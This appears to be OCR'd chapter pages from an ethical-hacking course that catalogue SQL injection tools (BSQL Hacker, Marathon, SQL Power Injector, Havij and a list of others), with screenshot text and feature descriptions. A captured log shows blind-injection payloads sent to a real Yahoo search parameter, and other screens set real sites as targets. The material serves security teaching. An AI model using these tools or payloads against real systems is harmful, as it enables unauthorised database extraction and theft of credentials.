
Source: http://labs.portcullis.co.uk

BSQL (Blind SQL) Hacker is an automated **SQL injection framework/tool** that allows attackers to exploit SQL injection vulnerabilities virtually in any database.

Its feature includes:

- Fast and multithreaded
- 4 different SQL injection support:
  - Blind SQL injection
  - Time-based blind SQL injection
  - Deep blind (based on advanced time delays) SQL injection
  - Error-based SQL injection
- Can automate most of the new SQL injection methods those relies on blind SQL injection
- RegEx signature support
- Console and GUI support

- Load/save support
- Token/Nonce/ViewState etc. support
- Session-sharing support
- Advanced configuration support
- Automated attack mode, automatically extract all database schema and data mode


BSQL Hacker v0.9.0.9 - Beta but Getting There!
File
Templates
Injection
Import
Edit
Exploits
Help
Injection Wizard
Start
Stop
Test Injection
Dashboard
Detection
Request & Injection
Settings
Extracted Database
Search Based
Time Based
Deep Blind Based
Error Based
Request History
Preview
Web Preview
HTML
Raw Request
Application Log (1)
Application Log (2)
Status
Request Count
Speed
Time

MSSQL

Detection Type
○ Error Based
● Signature / Search Based
○ Time Based
○ Deep Blind

☑ Determine Differences Automatically

Position
Max. Length : 100
Start Position : 0

Other Settings
☐ Follow Redirect

☑ Enable History

```
54:31 - 302 - 221
54:31 - 302 - 221
54:31 - 302 - 221
54:31 - 302 - 221
54:31 - 302 - 221
54:32 - 302 - 221
54:32 - 302 - 221
54:32 - 302 - 221
54:32 - 302 - 221
54:32 - 302 - 221
```

```
<HTML><HEAD><meta http-equiv="content-type"
content="text/html;charset=utf-8"><TITLE>302
Moved</TITLE></HEAD><BODY><H1>302 Moved</H1>The document
has moved<A HREF="http://www.google.co.in/">here</A>.
</BODY></HTML>
```


Attack Succesfully Finished !

Target URL : http://www.google.com

Request Count: 904 0
Speed: 28.39 r/s
Time: 00:00:31

Attack Succesfully Finished !

FIGURE 14.22: BSQLHacker Screenshot



SQL Injection Tool: Marathon Tool

- Using Marathon Tool, a malicious user can send **heavy queries** to perform a **Time-Based Blind SQL Injection** attack

Database Schema extraction from SQL Server, Oracle and MySQL

Parameter Injection using HTTP GET or POST

SSL support

HTTP proxy connection available

Authentication methods: Anonymous, Basic, Digest and NTLM

Marathon Tool (version 0.1.3.10)

Basic configuration

Database engine: Microsoft SQL Server

● Get ○ Post ☐ SSL

Target base URL: http://www/google.com/

	Name	Value	Injectable
*			☐

Start injection with: Start_Inj

End injection with: End_Inj

Injection options

Min. heavy query time: 4500 ms

HTTP request timeout: 5000 ms

Pause after heavy query: 5000 ms

Pause after any query: 250 ms

Repeat tests count: 2

Min. joins for queries: 3

Max. joins for queries: 15

☐ Enable equal sign in selects

Heavy queries tables: sys.databases, sysusers

http://marathontool.codeplex.com


SQL Injection Tools: Marathon Tool

Source: http://marathontool.codeplex.com

Marathon Tool is a POC for using heavy queries to perform a time-based blind SQL injection attack.

Application Supported features:

- Database schema extraction from SQL Server, Oracle, and MySQL
- Data extraction from **Microsoft Access 97/2000/2003/2007** databases
- Parameter injection using HTTP GET or POST
- SSL support
- HTTP proxy connection available
- Authentication methods: Anonymous, Basic, Digest, and NTLM
- Variable and value insertion in cookies (does not support dynamic values)
- Configuration available and flexible for injections


Marathon Tool (version 0.1.3.10)
File
Help
Configuration
Database schema
Debug log
Basic configuration
Parameters
Cookies
Authentication
Proxy
Name
Value
Injectable
Injection options
Start injection
Initialize
Get schema
Get user

Database engine: Microsoft SQL Server

● Get ○ Post ☐ SSL

Target base URL: http://www.google.com/ OK

Start injection with: Start_Inj

End injection with: End_Inj

Min. heavy query time: 4500 ms

HTTP request timeout: 5000 ms

Pause after heavy query: 5000 ms

Pause after any query: 250 ms

Repeat tests count: 2

Min. joins for queries: 3


Max. joins for queries: 15

☐ Enable equal sign in selects

Heavy queries tables: sys.databases, sysusers

FIGURE 14.23: Marathon Screenshot

SQL Injection Tool: SQL Power Injector


SQL Power Injector 1.2
File Use Cookie For Load Page Tools ?
Parameters
Load Page
Clear Results
Method
POST GET
Technique
Normal Blind
General SQL Settings
Replace Space by /**/
Distinct Top
Waitfor delay
Blind SQL Settings
Type
Word Length Count
Number of Threads
Case Insensitive
Use Variables Range
Edit
String Parameters
Cookie Parameters
Add
Remove
Name
Starting string
Varying string
Ending string
Results
Status

URL: http://in.yahoo.com/?p=us

[GET] http://in.search.yahoo.com/search

Type: SQL Server

Positive Answer: News

Starting Length: 500

Characters Preset: Full Set

Name: vc

Current Char: 1

Length: 0

Time taken: 2 s 294 ms

Total Requests: 9

Current String

Processing... 0%


SQL Power Injector is an application created in .Net 1.1 that helps the penetration tester to find and exploit SQL injections on a web page

http://www.sqlpowerinjector.com

SQL Injection Tools: SQL Power Injector

Source: http://www.sqlpowerinjector.com

SQL Power Injector helps attackers find and exploit SQL injections on a **web page**. It is SQL Server, Oracle, MySQL, Sybase/Adaptive Server and DB2 compliant, but it is possible to use it with any existing DBMS when using **inline injection** (normal mode). It can also be used to perform blind SQL injection.



URL: http://in.yahoo.com/?p=us

Submit URL: [GET] http://in.search.yahoo.com/search

Database Type: SQL Server

Method: ● POST ○ GET

Technique: ○ Normal ● Blind

General SQL Settings: ☐ Replace Space by /**/ ☐ Distinct ☐ Top ☐ Waitfor delay

Blind SQL Settings: Type: ○ Word ● Length ○ Count

Number of Threads: 6

Starting Length: 500

Characters Preset: FullSet

☐ Case Insensitive

☐ Use Variables Range

Positive Answer: News

	Name	Starting string	Varying string	Ending string
☐	vc			

Results

Current Char	Length	Time taken	Total Requests
1	0	2 s 294 ms	9


Status

Current String

Processing... 0%

```
Is true - p=+500>%28SELECT+LEN%28%29+%26toggle=1&cop=mss&ei=UTF-8&fr=yfp-t-704&vc= [Cookies] fpc=d=kVFaXKMuW7fm4_TVsPNrMfPJvN2frrcSbW91LIDpHIKhu
Is true - p=+250>%28SELECT+LEN%28%29+%26toggle=1&cop=mss&ei=UTF-8&fr=yfp-t-704&vc= [Cookies] fpc=d=kVFaXKMuW7fm4_TVsPNrMfPJvN2frrcSbW91LIDpHIKhu
Is true - p=+125>%28SELECT+LEN%28%29+%26toggle=1&cop=mss&ei=UTF-8&fr=yfp-t-704&vc= [Cookies] fpc=d=kVFaXKMuW7fm4_TVsPNrMfPJvN2frrcSbW91LIDpHIKhu
Is true - p=+62>%28SELECT+LEN%28%29+%26toggle=1&cop=mss&ei=UTF-8&fr=yfp-t-704&vc= [Cookies] fpc=d=kVFaXKMuW7fm4_TVsPNrMfPJvN2frrcSbW91LIDpHIKhun
Is true - p=+31>%28SELECT+LEN%28%29+%26toggle=1&cop=mss&ei=UTF-8&fr=yfp-t-704&vc= [Cookies] fpc=d=kVFaXKMuW7fm4_TVsPNrMfPJvN2frrcSbW91LIDpHIKhun
Is true - p=+15>%28SELECT+LEN%28%29+%26toggle=1&cop=mss&ei=UTF-8&fr=yfp-t-704&vc= [Cookies] fpc=d=kVFaXKMuW7fm4_TVsPNrMfPJvN2frrcSbW91LIDpHIKhun
Is true - p=+7>%28SELECT+LEN%28%29+%26toggle=1&cop=mss&ei=UTF-8&fr=yfp-t-704&vc= [Cookies] fpc=d=kVFaXKMuW7fm4_TVsPNrMfPJvN2frrcSbW91LIDpHIKhuns
Is true - p=+3>%28SELECT+LEN%28%29+%26toggle=1&cop=mss&ei=UTF-8&fr=yfp-t-704&vc= [Cookies] fpc=d=kVFaXKMuW7fm4_TVsPNrMfPJvN2frrcSbW91LIDpHIKhuns
Is true - p=+1>%28SELECT+LEN%28%29+%26toggle=1&cop=mss&ei=UTF-8&fr=yfp-t-704&vc= [Cookies] fpc=d=kVFaXKMuW7fm4_TVsPNrMfPJvN2frrcSbW91LIDpHIKhuns
```

FIGURE 14.24: SQL Power Injector Screenshot



SQL Injection Tool: Havij

- Using this SQL injection tool, an attacker can perform back-end database fingerprint, retrieve DBMS users and password hashes, dump tables and columns, fetch data from the database, run SQL statements and even access the underlying file system and executing commands on the operating system

Target: http://www.target.com/index.asp?id=123
☐ Keyword: Auto Detect
☐ Syntax: Auto Detect
Database: Auto Detect
Method: GET
Type: Auto Detect
Post Data:

Havij - Advanced SQL Injection Tool

Version 1.15 Free
Copyright © 2009-2011
By r3dm0v3

http://ITSecTeam.com
http://forum.Itsecteam.com
info@itsecteam.com

Databases:
MsSQL with error
MsSQL no error
MsSQL Blind (Pro Version)
MsSQL time based (Pro Version)
MsAccess
MsAccess Blind (Pro Version)

Status: I'm IDLE

```
Havij 1.15 Free!
```

☐ Proxy: 8080
Column Count: 1 to 32
☐ Try different syntaxes in UNION injections.
Time out (second): 60
☑ Http headers:
Default injection value: 1

```
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Window
```


☑ Do not find columns count in MsSQL with error.
☐ Follow redirections
☐ Show Requests

http://www.itsecteam.com

SQL Injection Tools: Havij

Source: http://www.itsecteam.com

Havij is an **automated SQL injection tool** that helps attackers find and exploit SQL Injection vulnerabilities on a web page. With the help of this tool, an attacker can perform backend database fingerprint, retrieve DBMS users and password hashes, dump tables and columns, fetching data from the database, running SQL statements, and even accessing the underlying file system and executing commands on the operating system.


Havij
Analyze
Pause
Load
Save
About
Info
Tables
Read Files
Cmd Shell
Query
Find Admin
MD5
Settings
Clear Log
General
Evasion
Bind
User Agent
Load Cookie
Authentication
Apply

Target: http://www.target.com/index.asp?id=123
☐ Keyword: Auto Detect
☐ Syntax: Auto Detect
Database: Auto Detect
Method: GET
Type: Auto Detect
Post Data:

Havij - Advanced SQL Injection Tool

Version 1.15 Free
Copyright © 2009-2011
By r3dm0v3

http://ITSecTeam.com
http://forum.Itsecteam.com
info@itsecteam.com
Check for update

Databases:
MsSQL with error
MsSQL no error
MsSQL Blind (Pro Version)
MsSQL time based (Pro Version)
MsAccess
MsAccess Blind (Pro Version)

Status: I'm IDLE

```
Havij 1.15 Free!
```

☐ Proxy: 8080
Column Count: 1 to 32
☐ Try different syntaxes in UNION injections.
Time out (second): 60
☑ Http headers:
Default injection value: 1

```
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows
```

☑ Do not find columns count in MsSQL with error.
☐ Follow redirections
☐ Show Requests

Status: I'm IDLE

```
Havij 1.15 Free!
```

FIGURE 14.25: Havij Screenshot

SQL Injection Tools

SQL Brute
http://www.gdssecurity.com

BobCat
http://www.northern-monkee.co.uk

Sqlninja
http://sqlninja.sourceforge.net

sqlget
http://www.darknet.org.uk

Absinthe
http://www.darknet.org.uk

Blind Sql Injection Brute Forcer
http://code.google.com

sqlmap
http://sqlmap.org

SQL Injection Digger
http://sqid.rubyforge.org


Pangolin
http://nosec.org

SQLPAT
http://www.cqure.net

SQL Injection Tools

There are some more SQL injection tools that attackers can use to perform SQL injection attacks. These include:

- SQL Brute available at http://www.gdssecurity.com
- BobCat available at http://www.northern-monkee.co.uk
- Sqlninja available at http://sqlninja.sourceforge.net
- sqlget available at http://www.darknet.org.uk
- Absinthe available at http://www.darknet.org.uk
- Blind Sql Injection Brute Forcer available at http://code.google.com
- sqlmap available at http://sqlmap.org
- SQL Injection Digger available at http://sqid.rubyforge.org
- Pangolin available at http://nosec.org
- SQLPAT available at http://www.cqure.net



SQL Injection Tools (Cont'd)

FJ-Injector Framework
http://sourceforge.net

Exploiter (beta)
http://www.ibm.com

SQLIer
http://bcable.net

Sqlsus
http://sqlsus.sourceforge.net

SQLEXEC( ) Function
http://msdn.microsoft.com

SqlInjector
http://www.woanware.co.uk

Automagic SQL Injector
http://www.securiteam.com

SQL Inject-Me
http://labs.securitycompass.com

